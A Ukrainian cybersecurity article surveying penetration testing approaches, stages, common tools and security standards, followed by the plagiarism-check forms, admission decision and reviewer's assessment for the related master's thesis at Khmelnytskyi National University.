У статті детально досліджуються методи тестування на проникнення як ключового інструменту для виявлення вразливостей у сучасних інформаційних системах та мережах. Автори звертають увагу на важливість покращення безпеки в умовах зростаючої кількості кібератак та аналізують етичний хакінг як метод запобігання загрозам з боку зловмисників. У статті подано огляд основних підходів до тестування на проникнення, таких як Black Box (тестування «чорного ящика»), White Box (тестування «білого ящика») та Gray Box (тестування «сірого ящика»). Кожен із цих методів використовується для оцінки безпеки системи на різних рівнях, залежно від кількості доступної інформації про мережу, що тестується.

Розглянуто також класифікацію тестування на проникнення за аспектами, що перевіряються: тестування додатків, мереж, фізичних систем та методів соціальної інженерії. Автори підкреслюють, що особливої уваги потребують веб-додатки, оскільки вони є основною ціллю багатьох атак.

У статті також наведено системний підхід до тестування на проникнення, який включає шість основних етапів: планування, збір інформації, виявлення вразливостей, спроба проникнення, аналіз і звітність, а також очищення. Автори наголошують на важливості кожного з цих етапів для ефективного захисту інформаційних ресурсів та забезпечення їх стійкості до атак.

Стаття містить огляд популярних інструментів для проведення тестування на проникнення, таких як Kali Linux, Metasploit, Nmap та Wireshark, і аналізує їх застосування на різних етапах пентесту. Також розглянуто міжнародні стандарти безпеки, які можуть бути використані як основа для розробки методології тестування на проникнення.

Висновки підкреслюють важливість використання тестування на проникнення для виявлення та усунення вразливостей у інформаційних системах. Автори зазначають, що ефективне тестування на проникнення потребує професійних навичок етичних хакерів, які здатні використовувати ті ж самі методи, що й зловмисники, проте з метою зміцнення безпеки систем.

Ключові слова: *безпека, засоби тестування безпеки, тестування на проникнення, кібербезпека.*

Problem statement

Today, Internet security requires significant improvement. Breaking into a system, or hacking, is an activity in which an attacker exploits the weakness in a system for personal benefit or pleasure. Those who engage in hacking are called hackers, crackers, or intruders. Their goals can range from entertainment and profit to disrupting the activities of others and gaining recognition. However, they all have a common goal: to find and exploit vulnerabilities in a system. As public and private organizations move more and more of their critical functions, such as e-commerce, marketing, and database access to the Internet, attackers have more opportunities to obtain confidential information through web applications. Therefore, protecting systems from hacker attacks is becoming critical.

Ethical hacking aims to identify and eliminate system weaknesses and vulnerabilities. It is a moral process aimed at improving network security.

Research publications

Although few studies have been devoted to security testing tools, researchers focus on testing and analyzing potential software vulnerabilities. The research [1] analyzed several technical articles published from 2005 to 2020 on web application security testing. Paper [2] identifies the problems faced by developers and users of web applications. Studies [3, 4] compare the results of automated and manual testing, emphasizing the importance of manual testing to identify specific vulnerabilities that can only be detected with the help of specialist experience. The analysis confirmed the importance of finding practical tools to minimize the risks and vulnerabilities of websites.

Research objective

This study aims to investigate possible vulnerabilities and threats currently the most common in the field of information security, as well as to develop methods of protection against them.

The relevance of this study is related to the need to ensure the security and resilience to vulnerabilities of modern computing systems and the Internet in various areas of organizations' activities. Whether it is a business organization, government agency, educational institution, or even a medical facility, it is essential to be confident in their information security.

The main material

Penetration testing is a systematic process of checking hardware and software that forms a complex data storage and transmission network. It allows you to assess network security by simulating actual attacks and exploits. This method makes it possible to investigate the weaknesses of any organization's security system in detail [5].

Penetration testing is a simulation of an attack on a system, network, equipment, or other object to assess its vulnerability to actual attacks. This process is performed by an ethical hacker who acts with the system owner's permission. Simply put, it is a procedural security audit of a network or application.

Ethical hackers and attackers are different and play different roles in the security sphere. Ethical hackers use the same tools and techniques as attackers but do not damage systems or steal information. Instead, they assess the level of security, notify owners of the identified vulnerabilities, and give recommendations on how to eliminate them. Thus, penetration testing can be classified into three categories depending on the hacker's "hat color."

"White" hackers are authorized professionals who work for a company with good intentions and high moral standards.

"Black" hackers, on the other hand, aim to harm computer systems and networks. They act solely in their interests and for profit. They are also called "crackers," "malicious hackers," or "intruders."

"Gray" hackers combine the features of both white and black hackers. They may act for ethical reasons.

Penetration testing can be classified into three types according to the approach used [8]:

1) Black Box.

2) White Box.

3) Gray Box.

Black Box is the most practical attack performed by the pentester without any prior information about the target system. It is the most effective way to evaluate a security system because it simulates attacks. The pentester does not have access to any information about the network, including its structure, hardware types, or applications used. He must learn the target system from scratch to achieve the desired result. This type of testing aims to simulate an actual cyber attack fully.

White Box is a formalized testing approach where the pentester has basic information about the target infrastructure, including network structure, IP addresses, and other essential details. With basic knowledge of the target network, the pentester can work more focused on identifying and fixing vulnerabilities. This type of testing is usually done in close collaboration with the organization, and its goal is to help create a robust security system.

Gray Box is a combination of black box and white box approaches. The pentester has limited information about the target system, such as the server's IP address or the application's source code. This method is less popular but allows you to test the system partially inside and outside. The pentester can simulate an attacker's actions to check the system's reliability with available information.

Types of penetration testing.

Penetration testing types can be divided into four categories depending on which security aspects they assess, as shown in Figure 1 [9, 10, 11].

Fig. 1. Classification of penetration testing

1) Application penetration testing focuses on identifying application vulnerabilities related to data monitoring and firewall security issues. Web applications, especially those based on a client-server architecture and transmitting information

over a network, can have critical vulnerabilities that are dangerous to the target system. Many modern web applications have vulnerabilities that have yet to be addressed. This testing covers all these aspects to ensure network security.

2) Network penetration testing is one of the key elements in conducting a pentest in an organization. Depending on the organization's size, the physical network may have security gaps that often go unnoticed during setup. To ensure a secure network, penetration testing is performed on devices such as routers, switches, modems, and hubs to identify possible vulnerabilities. It is a process in which a pentester ethically attacks an organization's network to find weaknesses and eliminate them using exploits.

3) Penetration testing of physical systems focuses on checking physical security. Vulnerabilities in this category relate to unauthorized physical access to target machines in the organization. Authentication and restricted access are thoroughly inspected during physical testing. This method is essential because it allows you to gather information about the target system directly through physical presence on the network. It aims to improve the effectiveness of physical systems' authentication, authorization, and access control.

4) Social engineering penetration testing aims to assess vulnerabilities related to the human factor. The basic information for such attacks can be obtained through search engines such as Google or social networks such as Facebook and X (Twitter), where a large amount of personal information is shared. In addition, public meetings and communication with people are significant weaknesses attackers can exploit. This penetration testing type helps assess the risk of unauthorized access to confidential information.



Fig. 2. The main steps of penetration testing

Use of a systematic approach.

The systematic approach to penetration testing consists of six stages (Figure 2) that ensure efficiency and a comprehensive system security assessment. These stages integrate a step-by-step methodology that every penetration tester must follow.

1) Planning and preparation.

This stage is the starting point for any penetration testing. It includes planning, preparation, and agreement between the organization's owners and testers on the objectives of the test, the methods used, and the expected results. The penetration tester familiarizes himself with the target system, determines a strategy to maximize the exploitation of vulnerabilities, and provides recommendations for their elimination. Privacy policies, timeframes, and schedules are also discussed.

2) Collection and analysis of information.

In this stage, known as "reconnaissance," information about the target system is gathered. The tester sets up a platform to collect information about the organization's network and applications using online sources such as websites, social networks, or special Linux-based tools. This stage is divided into two types:

– Passive information gathering: involves searching for information on the Internet without directly interacting with the target organization.

– Active information gathering: involves direct interaction with the system, such as receiving banners that may reveal more information.

Tools like Google Hacking or Shodan can help gather information about target systems.

3) Identification of vulnerabilities.

This stage, known as scanning, involves using various tools to find vulnerabilities based on the information collected. The pentester analyzes operating systems, applications, and network components to identify possible attack points. Scanning is divided into three categories:

– Network scan: aims to detect all hosts on the network, obtaining information about their IP addresses, operating systems, and servers.

– Port scanning: helps to identify open ports on specific hosts that can be used for an attack.

– Vulnerability scanning: Scans for possible operating system, applications, or network services vulnerabilities.

4) Penetration attempt.

At this stage, the pentester uses the collected data and prepared exploits to test the vulnerabilities found during the scan. It sends exploits accompanied by payloads, which allows you to exploit the vulnerability of the target system successfully. It will enable you to assess the organization's security level and show how well the system can withstand an attack.

5) Analysis and reporting.

This stage involves the preparation of detailed documentation of the work performed. The report should describe all the methods and procedures used for testing, including an assessment of the system's security level. It helps the organization understand where the vulnerabilities are and how to eliminate them. The report is also a reference for future audits and can be used at the information-gathering stage.

6) Cleaning.

After the test, the pentester removes all traces of its presence on the system to ensure the network is clean and secure. It includes undoing all settings and changes made during the test so that the organization can ensure no vulnerabilities or settings are left active. Properly executing this step is essential to ensure system security and prevent possible attacks.

This methodology allows for deep and comprehensive penetration testing, ensuring maximum efficiency in identifying and eliminating system vulnerabilities.

Many tools are on the market to help pentesters and system administrators test and build a secure network to protect against attacks. Most of these tools are free and open source, designed for ethical hacking. Depending on the penetration testing stage, scanners, test platforms, vulnerability detection tools, etc., can be used [12, 13, 15]. Some popular tools are listed in Table 1.

Table 1

Penetration testing tools

№	Instrument	Type
1	Brutus	Password selecting tool
2	Dradis	Scanning report program
3	Dnstuff	Network Utility
4	Hydra	Password guessing tool
5	Hping	Network Utility
6	John the Ripper	Password recovery tool
7	Kali Linux	Linux OS
8	Metasploitable	Virtual machine for penetration testing
9	Metasploit	Exploit testing tool
10	Maltego	Network visualizer
11	Nmap	Network scanner
12	Netcraft	Website scanner
13	Nessus	Vulnerability scanner
14	Netcat	Network Utility
15	Python	Programming language
16	Scapy	Network Utility
17	Ubuntu	Linux OS
18	Wireshark	Traffic analyzer

In addition to tools, there are various standards that pentesters rely on to assess system security. Some of the most commonly used standards are shown in Table 2.

Table 2

Standards for security assessment

Abbreviation	Name
WASC	Web Application Security Consortium
OSSTMM	Open Source Security Testing Methodology Manual
OWASP	Open Web Application Security Project
ISSAF	Information Systems Security Assessment Framework
NIST	National Institute of Standards and Technology

The most common vulnerabilities described in these standards:

– SQL injection;

– Hidden backdoors;
– Cross-Site Scripting;
– Cross-Site Request Forgery;
– Command Injection;
– Bypassing Authentication.

Many network security companies hire pentesters based on their ability to exploit these vulnerabilities.

Conclusions

Penetration testing is a versatile tool for finding weaknesses in a system because it uses the same methods as real attackers. Identifying these weaknesses is insufficient; the next step is appropriately hardening the system. An essential part of the process is to have the system tested by a professional and experienced ethical hacker.

The debate between ethical (white) and malicious (black) hackers is a long-running war with no end. White hackers help companies understand their security needs, while black hackers illegally intrude and harm organizations for personal gain.

A wealth of information and software is available for penetration testing, some of which are presented in this article. Penetration testing is a comprehensive component of information technology. Vulnerabilities can be in any system part: software, hardware, code, or system architecture. Therefore, when it comes to security, modern security methods, including ethical hacking, must be addressed.

Considering this, many professionals believe that familiarizing yourself with the basics of penetration testing is highly beneficial in terms of technological knowledge and general awareness.

Bibliography

1. Aydos, M., Aldan, Ç., Coşkun, E., Soydan, A. Security testing of web applications: A systematic mapping of the literature. *Journal of King Saud University – Computer and Information Sciences*. 2022. № 34(9), Pp. 6775-6792. DOI: 10.1016/j.jksuci.2021.09.018.

2. Mubshra, Q., Shahid, F., Mohd, H., Nizam, B., Md, N., Atif, A. A Rigorous Approach to Prioritizing Challenges of Web-Based Application Systems. *Malaysian Journal of Computer Science*. № 34. 2021 DOI: 10.22452/mjcs.vol34no2.1.

3. Dukes, L., Yuan, X., Akowuah, F. A case study on web application security testing with tools and manual testing. *Proceedings of IEEE Southeastcon-2013*. 2013. Pp. 1-6. DOI: 10.1109/SECON.2013.6567420.

4. Shahid, J., Hameed, M., Javed, I., Qureshi, K., Ali, M., Crespi, N. (). A Comparative Study of Web Application Security Parameters: Current Trends and Future Directions. *Applied Sciences*. 2022 № 12. P. 4077. DOI: 10.3390/app12084077.

5. Тест на проникнення – Wikipedia 2024. URL: https://uk.wikipedia.org/wiki/%D0%A2%D0%B5%D1%81%D1%82_%D0%BD%D0%B0_%D0%BF%D1%80%D0%BE%D0%BD%D0%B8%D0%BA%D0%BD%D0%B5%D0%BD%D0%BD%D1%8F

6. Ric Messier. Penetration Testing Basics: A Quick-Start Guide to Breaking into Systems : Apress. 2016. 115 p.

7. ДСТУ ISO/IEC TS 27008:2019 (ISO/IEC TS 27008:2019, IDT) Інформаційні технології. Методи захисту.

8. Закон України "Про захист інформації в інформаційно-телекомунікаційних системах № 26 від 2005 р." URL: https://zakon.rada.gov.ua/laws/show/2594-15.

9. Top 5 Penetration Testing Methodologies and Standards URL: https://www.getastra.com/blog/security-audit/penetration-testing-methodology/#.

10. Oriyano Sean-Philip. Penetration Testing Essentials. Sybex, a Wiley brand. 2017. 363 p.

11. Baloch Rafay. Ethical hacking and penetration testing guide. Auerbach Publications. 2017. 523 p.

12. Wilhelm, Thomas. Professional penetration testing: Creating and learning in a hacking lab. Newnes. 2013. 525 p.

13. BSI – Study A Penetration Testing Model. Federal Office for Information Security, 111 p. URL: https://www.bsi.bund.de/SharedDocs/Downloads/EN/BSI/Publications/Studies/Penetration/penetration_pdf.html

14. Gilberto Najera-Gutierrez, Juned Ahmed Ansari. Web Penetration Testing with Kali Linux: Explore the methods and tools of ethical hacking with Kali Linux. Packt Publishing Ltd. 2018.

15. Johansen, Gerard. Kali Linux 2–Assuring Security by Penetration Testing : Packt Publishing Ltd. 2016.

16. Cameron Buchanan, Vivek Ramachandran. Kali Linux Wireless Penetration Testing Beginner's Guide: Master wireless testing techniques to survey and attack wireless networks with Kali Linux, including the KRACK attack : Packt Publishing Ltd. 2017.

17. Matthew Denis, Carlos Zena, Thaier Hayajneh. Penetration testing: Concepts, attack methods, and defense strategies. *IEEE Long Island Systems, Applications and Technology Conference (LISAT)*. IEEE. 2016.

18. Georgia Weidman Penetration Testing – A hand on introduction to hacking. San Francisco. 2014

19. Ge Chu, Alexei Lisitsa. Penetration Testing for Internet of Things and Its Automation. *2018 IEEE 20th International Conference on High Performance Computing and Communications; IEEE 16th International Conference on Smart City; IEEE 4th International Conference on Data Science and Systems (HPCC/SmartCity/DSS)*. IEEE, 2018.

References

1. Aydos, M., Aldan, Ç., Coşkun, E., Soydan, A. (2022). Security testing of web applications: A systematic mapping of the literature. Journal of King Saud University – Computer and Information Sciences, 34(9), 6775-6792, https://doi.org/10.1016/j.jksuci.2021.09.018.

2. Mubshra, Q., Shahid, F., Mohd, H., Nizam, B., Md, N., Atif, A. (2021). A Rigorous Approach to Prioritizing Challenges of Web-Based Application Systems. Malaysian Journal of Computer Science, 34, https://doi.org/10.22452/mjcs.vol34no2.1.

3. Dukes, L., Yuan, X., Akowuah, F. (2013). A case study on web application security testing with tools and manual testing. Proceedings of IEEE Southeastcon-2013, 1-6. https://doi.org/10.1109/SECON.2013.6567420.

4. Shahid, J., Hameed, M., Javed, I., Qureshi, K., Ali, M., Crespi, N. (2022). A Comparative Study of Web Application Security Parameters: Current Trends and Future Directions. Applied Sciences, 12, 4077, https://doi.org/10.3390/app12084077.

5. Wikipedia (2024). Retrieved from https://uk.wikipedia.org/wiki/%D0%A2%D0%B5%D1%81%D1%82_%D0%BD%D0%B0_%D0%BF%D1%80%D0%BE%D0%BD%D0%B8%D0%BA%D0%BD%D0%B5%D0%BD%D0%BD%D1%8F1

6. Ric Messier. Penetration Testing Basics: A Quick-Start Guide to Breaking into Systems / Apress, 2016. 115 p.

7. DSTU ISO/IEC TS 27008:2019 (ISO/IEC TS 27008:2019, IDT) Information technologies. Security methods. [in Ukrainian].

8. Zakon Ukrainy «Pro zakhust informatsii v informatsiino-telekomunikatsiinykh systemakh» [The Law of Ukraine «On the protection of information in information and telecommunication systems» from 2005, № 26]. (n.d.). zakon.rada.gov.ua. Retrieved from https://zakon.rada.gov.ua/laws/show/2594-15. [in Ukrainian].

9. Top 5 Penetration Testing Methodologies and Standards – Retrieved from https://www.getastra.com/blog/security-audit/penetration-testing-methodology/.

10. Oriyano Sean-Philip. Penetration Testing Essentials. Sybex, a Wiley brand, 2017, 363 p.

11. Baloch Rafay. (2017). Ethical hacking and penetration testing guide. Auerbach Publications, 523 p.

12. Wilhelm, Thomas. (2013). Professional penetration testing: Creating and learning in a hacking lab. Newnes, 525 p.

13. BSI – Study A Penetration Testing Model. Federal Office for Information Security, 111 p. https://www.bsi.bund.de/SharedDocs/Downloads/EN/BSI/Publications/Studies/Penetration/penetration_pdf.html

14. Najera-Gutierrez, Gilberto, and Juned Ahmed Ansari. (2018). Web Penetration Testing with Kali Linux: Explore the methods and tools of ethical hacking with Kali Linux. Packt Publishing Ltd.

15. Johansen, Gerard, et al. (2016). Kali Linux 2–Assuring Security by Penetration Testing. Packt Publishing Ltd.

16. Buchanan, Cameron, and Vivek Ramachandran. (2017). Kali Linux Wireless Penetration Testing Beginner's Guide: Master wireless testing techniques to survey and attack wireless networks with Kali Linux, including the KRACK attack. Packt Publishing Ltd.

17. Denis, Matthew, Carlos Zena, and Thaier Hayajneh. (2016). «Penetration testing: Concepts, attack methods, and defense strategies.» IEEE Long Island Systems, Applications and Technology Conference (LISAT).

18. Penetration Testing- A hand on introduction to hacking, Georgia Weidman, no starch press, San Francisco, 2014.

19. Chu, Ge, and Alexei Lisitsa. (2018). «Penetration Testing for Internet of Things and Its Automation.» IEEE 20th International Conference on High Performance Computing and Communications; IEEE 16th International Conference on Smart City; IEEE 4th International Conference on Data Science and Systems (HPCC/SmartCity/DSS).

Завідувачу кафедри кібербезпеки
к.т.н., доц. Кльоцу Ю.П.
Козела Віктора Миколайовича
ПІБ здобувача вищої освіти

Студента ФІТ, 2 курсу, групи КБЗІм-23-1

ЗАЯВА

З правилами чинного Положення про систему забезпечення академічної доброчесності у Хмельницькому національному університеті, згідно з яким виявлення академічного плагіату є підставою для відмови в допуску кваліфікаційної роботи до захисту і застосування заходів дисциплінарної та академічної відповідальності, ознайомлений (а). Про використання програмно-технічних засобів для перевірки кваліфікаційних робіт здобувачів вищої освіти на наявність академічного плагіату оповіщений (а) та надаю свою згоду на обробку й збереження університетом моєї роботи в інституційному репозитарії Хмельницького національного університету.

Також надаю університету право на передачу моєї роботи для обробки та збереження в базах даних програмно-обчислювального комплексу StrikePlagiarism та/або програмнотехнічного засобу Anti-Plagiarism) і використання роботи для виявлення академічного плагіату в інших роботах, які перевіряються програмно-технічними засобами та користувачами, що мають доступ до цих програмно-технічних засобів, виключно в обмежених цілях для виявлення текстових збігів в роботах.

Робота надається для перевірки в електронному варіанті. Електронна версія моєї роботи збігається (ідентична) з друкованою.

02.12.2024
дата

підпис

Anti-Plagiarism v-15.257

Максимальне співпадіння з одним документом 4.0%

Словники перевірки: en_US, ru_RU, ua_UA. **Помилок в документах: 9%**

	Документ		Сумарний збіг по Базі Даних	
ID: 155219 Назва: Метод ідентифікації інцидентів вразливості в корпоративних системах на базі методів інструментального тестування Додано в БД: 2024-12-06 Автора: Козел Віктор Керівники: Кьоц Ю.П. Консультанти: Опоненти:	Символи	Лексеми	Символи	Лексеми
	97102	893	5007 (5%)	76 (9%)

Джерело плагіату

ID	Опис	Наявність плагіату в документі	
		Символи	Лексеми

Протокол аналізу звіту подібності науковим керівником

Заявляю, що я ознайомився (-лась) з Повним звітом подібності, який був згенерований Системою виявлення і запобігання плагіату щодо роботи:

Автор: Віктор Козел

Співавтор:

Назва: Метод ідентифікації інцидентів вразливості в корпоративних системах на базі методів інструментального тестування

Науковий керівник: Юрій Кльоц

Підрозділ: Кафедра кібербезпеки

Коефіцієнт подібності 1:12%

Коефіцієнт подібності 2:6.1%

Мікропробіли: 0

Заміна букв: 0

Інтервали: 0

Білі знаки: 0

Дата створення звіту: 2024-12-06 10:09:25.0

Після аналізу Звіту подібності констатую наступне:

☐ **Запозичення, виявлені в роботі є законними і не є плагіатом. Рівень подібності не перевищує допустимої межі. Таким чином робота незалежна і приймається.**

☐ **Запозичення не є плагіатом, але перевищено граничне значення рівня подібностей. Таким чином робота повертається на доопрацювання.**

☐ **Виявлено запозичення і плагіат або навмисні текстові спотворення (маніпуляції), як передбачувані спроби укриття плагіату, які роблять роботу невідповідною вимогам законодавства (Ст. 32. ЗУ Про вищу освіту, пункт 3.1, Ст. 42. ЗУ Про освіту) та вимог НАЗЯВО (Критерій 5), а також кодексу етики і процедурам. Таким чином робота не приймається.**

Обгрунтування:

Дата 6.12.24 експерт

РІШЕННЯ ЕКСПЕРНОЇ КОМІСІЇ

КАФЕДРИ КІБЕРБЕЗПЕКИ

ПРО ДОПУСК КВАЛІФІКАЦІЙНОЇ РОБОТИ ДО ЗАХИСТУ

Підтверджуємо ознайомлення з результатом звіту подібності щодо роботи, генерованого системою виявлення текстових збігів/ідентичності/схожості:

Назва: Метод ідентифікації інцидентів вразливості в корпоративних системах на базі методів інструментального тестування

Автор: Козел Віктор Миколайович

Спеціальність: 125 – Кібербезпека та захист інформації

Освітня програма: Кібербезпека та захист інформації

Науковий керівник: Юрій КЛЬОЦ, канд. техн. наук, доцент

Після аналізу звіту подібності зроблено такий висновок:

№	Висновок	Позначка про відповідність
1	Запозичення, виявлені в роботі, є законними і не є плагіатом (далі – зазначаються підстави віднесення запозичень до правомірних). Робота приймається до захисту.	відповідає
2	Виявлені запозичення не є плагіатом, розміщені в розділах, які не описують безпосередньо авторське дослідження, але кількість цитат перевищує обсяг, виправданий поставленою метою роботи (далі – зазначаються детальні та аргументовані підстави віднесення запозичень до правомірних). Робота приймається до захисту, але має бути відкоригована. Відкоригований варіант має бути поданий на кафедру за 2 дні до захисту, разом із заявою щодо самостійності виконання письмової роботи та ідентичності друкованої та електронної версії роботи.	
3	Виявлені запозичення не є плагіатом, але частково розміщені в розділах, які описують безпосередньо авторське дослідження, а кількість цитат перевищує обсяг, виправданий поставленою метою роботи. В зв'язку з цим мета роботи та поставлені завдання не були досягнені. Робота може бути допущена до захисту (наступного року) після того як буде відкоригована та допрацьована і успішно пройде повторну перевірку на академічний плагіат.	
4	Робота містить навмисні текстові спотворення, передбачувані спроби укриття запозичень або інші прояви академічного плагіату. Робота містить фабрикацію або фальсифікацію даних. Робота не допускається до захисту.	
5	Інше:	

Підтвердження:

Оригінальність тексту роботи за результатами перевірки системою StrikePlagiarism складає 90%, оригінальність тексту роботи за результатами перевірки системою Anti-Plagiarism складає 96%.

Згідно з правилами чинного Положення «Про систему забезпечення академічної доброчесності у Хмельницькому національному університеті» від 24.09.2024, авторська робота, обсяг оригінального тексту у відсотках до загального обсягу матеріалу в якій складає 90-100%, визначається роботою з високою унікальністю тексту і допускається до захисту.

Керівник роботи _____ Юрій КЛЬОЦ

Гарант ОП _____ Віра ТІТОВА

Завідувач кафедри кібербезпеки _____ Юрій КЛЬОЦ

МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
ХМЕЛЬНИЦЬКИЙ НАЦІОНАЛЬНИЙ УНІВЕРСИТЕТ

РЕЦЕНЗІЯ НА ДИПЛОМНУ РОБОТУ

освітньо-кваліфікаційного рівня «магістр»

Магістр Козел Віктор Миколайович
Тема: Метод ідентифікації інцидентів вразливості в корпоративних системах на базі методів інструментального тестування
Галузь знань 12 Інформаційні технології Спеціальність 125 Кібербезпека та захист інформації денної форми навчання

Обсяг дипломної роботи освітньо-кваліфікаційного рівня «магістр»:

кількість листів креслень - ; кількість сторінок записки 91 ;

1. Кваліфікаційна робота присвячена розробці методу ідентифікації інцидентів вразливості в корпоративних системах на основі методів інструментального тестування. У роботі виконано аналіз сучасних методів тестування на проникнення, таких як Black Box, White Box і Gray Box. Розроблено системний підхід до тестування на проникнення, включаючи алгоритм для виявлення аномалій у мережевому трафіку. Створено прототип програмного забезпечення для автоматизації процесу безпеки веб-додатків. Отримані результати підтверджують ефективність розробленого методу та його практичну цінність.

2. Висновок про відповідність КР завданню Магістерська робота повністю відповідає поставленим завданням як у теоретичній, так і у практичній частині, демонструючи високий рівень знань і практичних навичок

3. Характеристика виконання кожного розділу роботи, ступінь використання останніх досягнень науки і техніки і передових методів роботи: У Вступ: обґрунтовано актуальність теми дослідження, сформульовано мету та завдання. Перший розділ: детальний аналіз сучасних методів тестування на проникнення, опис основних вразливостей. Другий розділ: розглянуто типові уразливості веб-додатків (SQL-ін'єкції, XSS, CSRF тощо), а також засоби їх запобігання. Третій розділ: запропоновано архітектуру та алгоритм ідентифікації вразливостей на основі інструментального тестування. Четвертий розділ: представлено структуру розробленого програмного забезпечення, проведено аналіз ефективності та описано результати тестування.

4. Позитивні сторони проекту Робота демонструє наукову новизну в підході до тестування вразливостей через комбінацію статичного та динамічного аналізу. Розроблене програмне забезпечення підвищує рівень автоматизації та точності виявлення загроз. Запропоновані методи можуть бути впроваджені в реальних умовах для покращення кібербезпеки організацій.

5. Негативні сторони проекту: Недостатньо висвітлено шляхи інтеграції розробленого програмного забезпечення з існуючими корпоративними системами та оновлення його компонентів у процесі експлуатації.

6. Оцінка графічного оформлення та пояснювальної записки роботи.

7. Відгук про роботу в цілому робота заслуговує на високу оцінку та може бути рекомендована до захисту. Незначні зауваження не знижують оцінку роботи.

8. Інші зауваження:

9. Оцінка дипломної роботи: Розглянувши позитивні та негативні сторони представленої дипломної роботи, можна зробити висновок, що дипломна робота заслуговує оцінки «відміно».

РЕЦЕНЗЕНТ (прізвище, ім'я, по батькові, посада, місце роботи) д.т.н., проф.

Мартинюк Валерій Володимирович.
Завідувач кафедри АКІТР, доктор технічних наук, професор.

« 13 » грудня 2024. _____ (підпис)